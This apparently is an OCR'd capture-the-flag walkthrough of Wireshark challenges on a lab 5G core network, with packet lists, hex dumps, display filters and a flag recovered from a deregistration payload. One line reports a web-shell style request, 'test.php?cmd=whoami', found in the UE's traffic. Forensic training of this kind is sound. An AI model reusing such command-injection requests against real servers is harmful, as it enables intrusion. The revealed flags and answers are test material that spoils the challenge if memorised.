
Detailed Walkthrough

Wireshark

Many ways to solve.

Change Configuration



ue-connection1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Wireshark · Preferences
Help
Cancel
OK
ue-connection1.pcapng

```
No.   Time         Source      Destination    Protocol    Length  Info
    1 0.000000000  127.0.0.1   127.0.0.1
    2 0.000092095  127.0.0.1   127.0.0.1
    3 0.000161627  127.0.0.1   127.0.0.1
    4 0.003082040  127.0.0.1   127.0.0.1
    5 0.003141543  127.0.0.1   127.0.0.1
    6 0.003236377  127.0.0.1   127.0.0.1
    7 0.004938989  127.0.0.1   127.0.0.1
    8 0.004962894  127.0.0.1   127.0.0.1
    9 0.005160672  127.0.0.1   127.0.0.1
   10 0.005202534  127.0.0.1   127.0.0.1
   11 0.005261112  127.0.0.1   127.0.0.1
   12 0.006017754  127.0.0.1   127.0.0.1
   13 0.006272358  127.0.0.1   127.0.0.1
```

```
TSval=1654737571 TSecr=1654736517 [TCP segment of a re
l TSval=1654737571 TSecr=1654736517 [TCP segment of a
l=1654737571 TSecr=1654737571
TSval=1654737574 TSecr=1654736613 [TCP segment of a re
2 TSval=1654737574 TSecr=1654736613 [TCP segment of a
=1654737574 TSecr=1654737574
92 TSval=1654737576 TSecr=1654737574 [TCP segment of a
Sval=1654737576 TSecr=1654737576
n=30 TSval=1654737576 TSecr=1654737576 [TCP segment of
n=262 TSval=1654737576 TSecr=1654737576 [TCP segment o
val=1654737576 TSecr=1654737576
=86 TSval=1654737577 TSecr=1654737576 [TCP segment of
n=30 TSval=1654737577 TSecr=1654737577 [TCP segment of
```

```
› Frame 1: 107 bytes on wire (856 bits), 107 bytes captured (8
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
› Transmission Control Protocol, Src Port: 49312, Dst Port: 16
```

```
0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 08 00   ·····
0010  45 00 00 5b 95 02 40 00  40 06 a7 98 7f 00 00 01   E··[
0020  7f 00 00 01 c0 a0 40 3b  5e 20 8b c9 cf 09 89 cb   ·····
0030  80 18 95 a6 fe 4f 00 00  01 01 08 0a 62 a1 4a a3   ·····
0040  62 a1 46 85 17 03 03 00  22 28 17 a0 02 9b f4 ba   b·F·
0050  c2 e0 0b 43 23 f7 ba 7e  79 3b 79 46 53 5d 88 8a   ···C#
0060  c7 ad 16 c1 55 fb 86 4b  94 84 ac                  ····U
```

H.225.0
H.245
H.263P
H.264
H.265
H.501
H248
HART_IP
HAZELCAST
HCrt
HDFS
HDFSDATA
HIP
HiQnet
HiSLIP
HL7
HNBAP
HP_ERM
HPFEEDS
HSMS
HSRP
HTTP
HTTP2
IAPP
IAX2
IB


HyperText Transfer Protocol 2

Custom HTTP2 header fields Edit…

TCP port(s) 1-9,10-99,100-999,1000-9999,10000-65535

Packets: 4652 · Displayed: 4652 (100.0%)

Profile: Default


ue-connection1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Wireshark · Preferences
Help
Cancel
OK

```
No.   Time         Source     Destination  Protocol  Length Info
    1 0.000000000  127.0.0.1  127.0.0.1                     TSval=1654737571 TSecr=1654736517 [TCP segment of a re
    2 0.000092095  127.0.0.1  127.0.0.1                     1 TSval=1654737571 TSecr=1654736517 [TCP segment of a
    3 0.000161627  127.0.0.1  127.0.0.1                     l=1654737571 TSecr=1654737571
    4 0.003082040  127.0.0.1  127.0.0.1                     TSval=1654737574 TSecr=1654736613 [TCP segment of a re
    5 0.003141543  127.0.0.1  127.0.0.1                     2 TSval=1654737574 TSecr=1654736613 [TCP segment of a
    6 0.003236377  127.0.0.1  127.0.0.1                     =1654737574 TSecr=1654737574
    7 0.004938989  127.0.0.1  127.0.0.1                     92 TSval=1654737576 TSecr=1654737574 [TCP segment of a
    8 0.004962894  127.0.0.1  127.0.0.1                     Sval=1654737576 TSecr=1654737576
    9 0.005160672  127.0.0.1  127.0.0.1                     n=30 TSval=1654737576 TSecr=1654737576 [TCP segment of
   10 0.005202534  127.0.0.1  127.0.0.1                     n=262 TSval=1654737576 TSecr=1654737576 [TCP segment o
   11 0.005261112  127.0.0.1  127.0.0.1                     val=1654737576 TSecr=1654737576
   12 0.006017754  127.0.0.1  127.0.0.1                     =86 TSval=1654737577 TSecr=1654737576 [TCP segment of
   13 0.006272358  127.0.0.1  127.0.0.1                     n=30 TSval=1654737577 TSecr=1654737577 [TCP segment of

› Frame 1: 107 bytes on wire (856 bits), 107 bytes captured (8
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
› Transmission Control Protocol, Src Port: 49312, Dst Port: 16

0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 08 00   ·····
0010  45 00 00 5b 95 02 40 00  40 06 a7 98 7f 00 00 01   E··[
0020  7f 00 00 01 c0 a0 40 3b  5e 20 8b c9 cf 09 89 cb   ·····
0030  80 18 95 a6 fe 4f 00 00  01 01 08 0a 62 a1 4a a3   ·····
0040  62 a1 46 85 17 03 03 00  22 28 17 a0 02 9b f4 ba   b·F·
0050  c2 e0 0b 43 23 f7 ba 7e  79 3b 79 46 53 5d 88 8a   ···C#
0060  c7 ad 16 c1 55 fb 86 4b  94 84 ac                  ····U
```

Preferences protocol list: MTP2, MTP3, MySQL, Nano, NAS-5GS, NAS-EPS, NASDAQ-ITCH, NASDAQ-SOU, NAT-PMP, NB_RTPMUX, NBAP, NBD, NBDS, NBNS, NBP, NBSS, NCP, NDMP, NDPS, NetBIOS, Netdump, Netsync, NEWMAIL, NFS, NGAP, NGE

Non-Access-Stratum 5GS (NAS)PDU

☑ Try to detect and decode 5G-EA0 ciphered messages


Try to decode User Data Container content as: None

Dissector name for non IP data:

ue-connection1.pcapng — Packets: 4652 · Displayed: 4652 (100.0%) — Profile: Default

Wireshark Challenge 1

Filter by nas-5gs


helm2 - VMware Workstation
File Edit View VM Tabs Help
Home
helm2
ubu22
kali1
Activities
Wireshark
Sep 12 11:57
ue-connection1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Frame (187 bytes)
Decompressed Header (354 bytes)

Display filter: nas-5gs


```
No.   Time         Source        Destination    Protocol Length Info
   83 0.280637356  10.1.198.136  10.152.183.133 HTTP2       165 HEADERS[219]
   85 0.280843813  10.1.198.136  10.152.183.133 HTTP2       177 DATA[219]
  101 0.283095957  10.1.198.136  10.152.183.133 TCP          68 51598 → 7777 [ACK] Seq=207 Ack=36 Win=502 Len=0 TSval=4098553492 TSecr=3275408293
 1213 5.214864596  10.1.198.136  10.152.183.133 HTTP2       225 HEADERS[221]: DELETE /nbsf-management/v1/pcfBindings/3
 1223 5.217060413  10.1.198.136  10.152.183.133 TCP          68 51598 → 7777 [ACK] Seq=364 Ack=71 Win=502 Len=0 TSval=4098558426 TSecr=3275413227
 1645 5.355214875  10.1.198.136  10.152.183.133 HTTP2       187 HEADERS[223]: GET /nudr-dr/v1/policy-data/ues/imsi-999705678123492/am-data
 1661 5.358950357  10.1.198.136  10.152.183.133 TCP          68 51598 → 7777 [ACK] Seq=483 Ack=111 Win=502 Len=0 TSval=4098558568 TSecr=3275413369
 1665 5.359071499  10.1.198.136  10.152.183.133 TCP          68 51598 → 7777 [ACK] Seq=483 Ack=122 Win=502 Len=0 TSval=4098558568 TSecr=3275413369
 1938 5.604241870  10.1.198.136  10.152.183.133 HTTP2       207 HEADERS[225]: GET /nudr-dr/v1/policy-data/ues/imsi-999705678123492/sm-data?dnn=internet&snssai=%7B%22sst%22%
 1957 5.607576892  10.1.198.136  10.152.183.133 TCP          68 51598 → 7777 [ACK] Seq=622 Ack=140 Win=502 Len=0 TSval=4098558816 TSecr=3275413617
 1961 5.607698843  10.1.198.136  10.152.183.133 TCP          68 51598 → 7777 [ACK] Seq=622 Ack=269 Win=502 Len=0 TSval=4098558817 TSecr=3275413618
 1963 5.608999455  10.1.198.136  10.152.183.133 HTTP2       144 HEADERS[227]: POST /nbsf-management/v1/pcfBindings
 1965 5.609105709  10.1.198.136  10.152.183.133 HTTP2       258 DATA[227]

      [Checksum Status: Unverified]
      Urgent Pointer: 0
    › Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    › [Timestamps]
    › [SEQ/ACK analysis]
      TCP payload (119 bytes)
      [PDU Size: 119]
  ⌄ HyperText Transfer Protocol 2
    › Stream: HEADERS, Stream ID: 223, Length 110, GET /nudr-dr/v1/policy-data/ues/imsi-999705678123492/am-data

0000  00 00 00 01 00 06 ee c5  9a ff 0b d2 00 00 08 00   ········ ········
0010  45 00 00 ab 91 50 40 00  40 06 16 56 0a 01 c6 88   E····P@· @··V····
0020  0a 98 b7 85 c9 8e 1e 61  63 e5 66 b8 3e f3 52 73   ·······a c·f·>·Rs
0030  80 18 01 f6 93 44 00 00  01 01 08 0a f4 4b 0a 64   ·····D·· ·····K·d
0040  c3 3a d6 eb 00 00 6e 01  05 00 00 00 df 82 04 a8   ·:····n· ········
0050  62 ab 64 b1 69 2c 63 b8  58 ac f4 18 9e 96 90 69   b·d·i,c· X······i
0060  1b 16 95 0c 1a 94 19 67  df 7d d0 36 e3 af 04 4c   ·······g ·}·6···L
0070  b4 f8 98 1d 2b 48 34 8f  86 c2 ee cd 53 9e 1d 75   ····+H4· ····S··u
0080  d0 62 0d 26 3d 4c 74 41  ea fa 1d 75 d0 62 0d 26   ·b·&=LtA ···u·b·&
0090  3d 4c 57 61 e3 a0 b4 ff  be 88 3d 5f 7f 02 99 e4   =LWa···· ··=_····
00a0  59 3e 94 08 54 dc 5a d4  10 04 d2 81 6a e3 41 b8   Y>··T·Z· ····j·A·
00b0  cb 6b 81 a0 29 8b 46 ff  d1 c0 d0                  ·k··)·F· ···
```

"nas" is neither a field nor a protocol name. — Packets: 4652 · Displayed: 17 (0.4%) — Profile: Default

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Wireshark Challenge 2

Search for namf in the logs.



helm2 - VMware Workstation
File Edit View VM Tabs Help
Home helm2 ubu22 kali1
Activities Wireshark Sep 12 12:02
ue-amf-deregister3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Packet list
Narrow & Wide
□ Case sensitive
String
Find
Cancel
Frame (268 bytes)
Decompressed Header (201 bytes)
Profile: Default
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

namf

```
No.  Time          Source           Destination      Protocol     Length Info
3258 13.158359332  127.0.0.1        127.0.0.1        TCP              98 42328 → 19001 [PSH, ACK] Seq=63745 Ack=151729 Win=19242 Len=30 TSval=1657957063 TSecr=1657957063 [TCP segmen
3259 13.158407429  127.0.0.1        127.0.0.1        TCP             330 42328 → 19001 [PSH, ACK] Seq=63775 Ack=151729 Win=19242 Len=262 TSval=1657957063 TSecr=1657957063 [TCP segme
3260 13.158468420  127.0.0.1        127.0.0.1        TCP              68 19001 → 42328 [ACK] Seq=151729 Ack=64037 Win=9571 Len=0 TSval=1657957063 TSecr=1657957063
3261 13.159259783  127.0.0.1        127.0.0.1        TCP             154 19001 → 42328 [PSH, ACK] Seq=151729 Ack=64037 Win=9571 Len=86 TSval=1657957064 TSecr=1657957063 [TCP segment
3262 13.159390200  127.0.0.1        127.0.0.1        TCP              68 16443 → 49312 [ACK] Seq=50723 Ack=3592 Win=10097 Len=0 TSval=1657957064 TSecr=1657957023
3263 13.170538799  192.168.137.129  192.168.137.137  HTTP2/JSON      268 HEADERS[1]: POST /namf-callback/v1/imsi-999700000000002/dereg-notify, DATA[1], JavaScript Object Notation (a
3264 13.170672328  10.0.1.1         10.1.198.167     HTTP2/JSON      268 HEADERS[1]: POST /namf-callback/v1/imsi-999700000000002/dereg-notify, DATA[1], JavaScript Object Notation (a
3265 13.170793047  10.1.198.167     10.0.1.1         TCP              68 7777 → 43519 [ACK] Seq=34 Ack=294 Win=64128 Len=0 TSval=542296271 TSecr=1488924049
3266 13.170830204  192.168.137.137  192.168.137.129  TCP              68 32002 → 38142 [ACK] Seq=34 Ack=294 Win=64128 Len=0 TSval=542296271 TSecr=1488924049
3267 13.172664037  10.1.198.167     10.0.1.1         HTTP2           118 HEADERS[1]: 204 No Content
3268 13.172708852  192.168.137.137  192.168.137.129  HTTP2           118 HEADERS[1]: 204 No Content
3269 13.173027754  10.1.198.167     10.1.198.175     NGAP/NAS-5GS    104 DownlinkNASTransport, Deregistration request (UE terminated) (5GS services not allowed)
```

```
› Frame 3263: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.137.129, Dst: 192.168.137.137
˅ Transmission Control Protocol, Src Port: 38142, Dst Port: 32002, Seq: 94, Ack: 34, Len: 200
    Source Port: 38142
    Destination Port: 32002
    [Stream index: 107]
    [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 200]
```

```
0040  20 52 c8 be 00 00 4f 01  04 00 00 00 01 83 86 41    R····O· ·······A
0050  8b 0b e2 5c 2e 3c b8 59  75 70 b2 ef 44 a4 62 a1   ···\.<·Y up··D·b·
0060  d3 2a c4 1d 14 46 32 75  63 b8 58 35 28 32 cf be   ·*···F2u c·X5(2··
0070  fb a0 00 00 00 00 00 00  98 90 b6 16 65 aa 3a 4d   ········ ····e·:M
0080  2f af 5f 8b 1d 75 d0 62  0d 26 3d 4c 74 41 ea 53   /·_··u·b ·&=LtA·S
0090  8b 1d 75 d0 62 0d 26 3d  4c 74 41 ea 00 00 67 00   ··u·b·&= LtA···g·
00a0  01 00 00 00 01 7b 22 64  65 72 65 67 52 65 61 73   ·····{"d eregReas
00b0  6f 6e 22 3a 20 22 53 55  42 53 43 52 49 50 54 49   on": "SU BSCRIPTI
00c0  4f 4e 5f 57 49 54 48 44  52 41 57 4e 22 2c 20 22   ON_WITHD RAWN", "
00d0  61 63 63 65 73 73 54 79  70 65 22 3a 20 22 33 47   accessTy pe": "3G
00e0  50 50 5f 41 43 43 45 53  53 22 2c 20 22 66 6c 61   PP_ACCES S", "fla
00f0  67 56 61 6c 75 65 22 3a  20 22 55 45 5f 44 4f 53   gValue":  "UE_DOS
0100  5f 73 39 38 37 33 66 37  73 64 22 7d               _s9873f7 sd"}
```

Ready to load or capture


Packets: 5419 · Displayed: 5419 (100.0%)

For Web Challenges

Check for source IP that is in the subnet 10.45.0.0/24.

Since the uesimtun0 interface is always in this IP range, we can filter for traffic from the uesimtun0 interface.

We see that the UE has accessed `my-php-app.local/test.php?cmd=whoami`



helm2 - VMware Workstation
File Edit View VM Tabs Help
Home helm2 ubu22 kali1
Activities Wireshark Sep 12 12:14
ue-amf-deregister3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Profile: Default
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

ip.src == 10.45.0.0/24

```
No.  Time         Source      Destination      Protocol   Length Info
1303 6.597868859  10.45.0.8   192.168.137.137  GTP <TCP>     120 36450 → 80 [SYN] Seq=0 Win=32640 Len=0 MSS=1360 SACK_PERM=1 TSval=1255393292 TSecr=0 WS=128
1304 6.598007489  10.45.0.8   192.168.137.137  GTP <TCP>     120 [TCP Out-Of-Order] [TCP Port numbers reused] 36450 → 80 [SYN] Seq=0 Win=32640 Len=0 MSS=1360 SACK_PERM=1 TSv
1317 6.605704197  10.45.0.8   192.168.137.137  GTP <TCP>     112 36450 → 80 [ACK] Seq=1 Ack=1 Win=32640 Len=0 TSval=1255393301 TSecr=4163715130
1318 6.605770839  10.45.0.8   192.168.137.137  GTP <TCP>     112 [TCP Dup ACK 1317#1] 36450 → 80 [ACK] Seq=1 Ack=1 Win=32640 Len=0 TSval=1255393301 TSecr=4163715130
1319 6.605976183  10.45.0.8   192.168.137.137  GTP <TCP>     210 36450 → 80 [PSH, ACK] Seq=1 Ack=1 Win=32640 Len=98 TSval=1255393302 TSecr=4163715130 [TCP segment of a reass
